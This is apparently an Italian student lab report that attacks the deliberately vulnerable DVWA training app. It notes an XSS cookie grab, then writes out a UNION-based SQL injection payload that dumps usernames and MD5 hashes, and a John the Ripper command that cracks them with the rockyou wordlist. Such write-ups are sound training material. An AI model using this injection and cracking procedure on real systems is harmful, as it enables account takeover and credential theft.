



RICCARDO AGOSTINO
MONTI

S 6 L 3

LA FASE DI EXPLOIT: PASSWORD CRACKING



```
(kali㉿kali) - [~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.25 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.862 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.799 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.900 ms  
^C  
--- 192.168.50.101 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3007ms  
rtt min/avg/max/mdev = 0.799/0.951/1.246/0.173 ms
```


Setup Ambiente

Verifichiamo che le macchine comunicano tra di loro.



Inizia il test

Una volta controllato che le due macchine comunicano tra di loro, andiamo su DVWA di Meta, cliccando nella tendina XSS. Fatto ciò iniziamo a provare a scrivere qualcosa nella rifa di comando come nei seguenti screen:



192.168.50.101

security=low; PHPSESSID=96ee644fa2621b9e76ee60322a072f66

OK

Risultati

Come abbiamo visto siamo riusciti a utilizzare la casella "Name" per ottenere variazioni in url e ottenere le informazioni che desideravamo prelevare dal sito, in questo caso i cookie.



SQLi

Adesso proveremo ad utilizzare query per sfruttare le vulnerabilità ed avere l'output delle password.

Inizia il test

Abbiamo prima inserito nel campo ID

`<< 1' OR 1=1 UNION SELECT user, password FROM users # >>` per stampare l'elenco di tutte i nomi utenti e le password.



Risultati

Questi sono i risultati:

Vulnerability: SQL Injection

User ID:

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Jhon the Ripper




Adesso andremo ad utilizzare un tool visto a lezione oggi, Jhon the Ripper con il quale riusciremo a crackare le password in formato hash.



Primo passo

Il primo passo è quello di realizzare sul desktop un file txt contenente username e password degli account di cui vogliamo recuperare le password, nel seguente modo:



```
*~/Desktop/pass.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Estrazione file rockyou.txt

A questo punto ci si sposta nella cartella che ha come percorso `/usr/share/wordlists/` e si estrae il file rockyou nella stessa directory.



Utilizziamo Jhon the Ripper

Possiamo quindi utilizzare Jhon the Ripper da terminale utilizzando il seguente comando:

```
john --format=raw-md5 --  
wordlist=/usr/share/wordlists/rockyou.txt pass.txt
```

Questo è l'output:

```
File Actions Edit View Help  
(kali@kali) - [~/Desktop]  
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt  
Created directory: /home/kali/.john  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password      (admin)  
abc123         (gordonb)  
letmein        (pablo)  
charley        (1337)  
4g 0:00:00:00 DONE (2024-01-10 10:54) 4.597g/s 3310p/s 3310c/s 4413C/s my3kids..soccer9  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Quello che notiamo è che manca la password per l'account con username "smithy". Il motivo è che analizzando gli hash delle password scopriamo che la password usata per l'account "smithy" è la stessa dell'account admin.

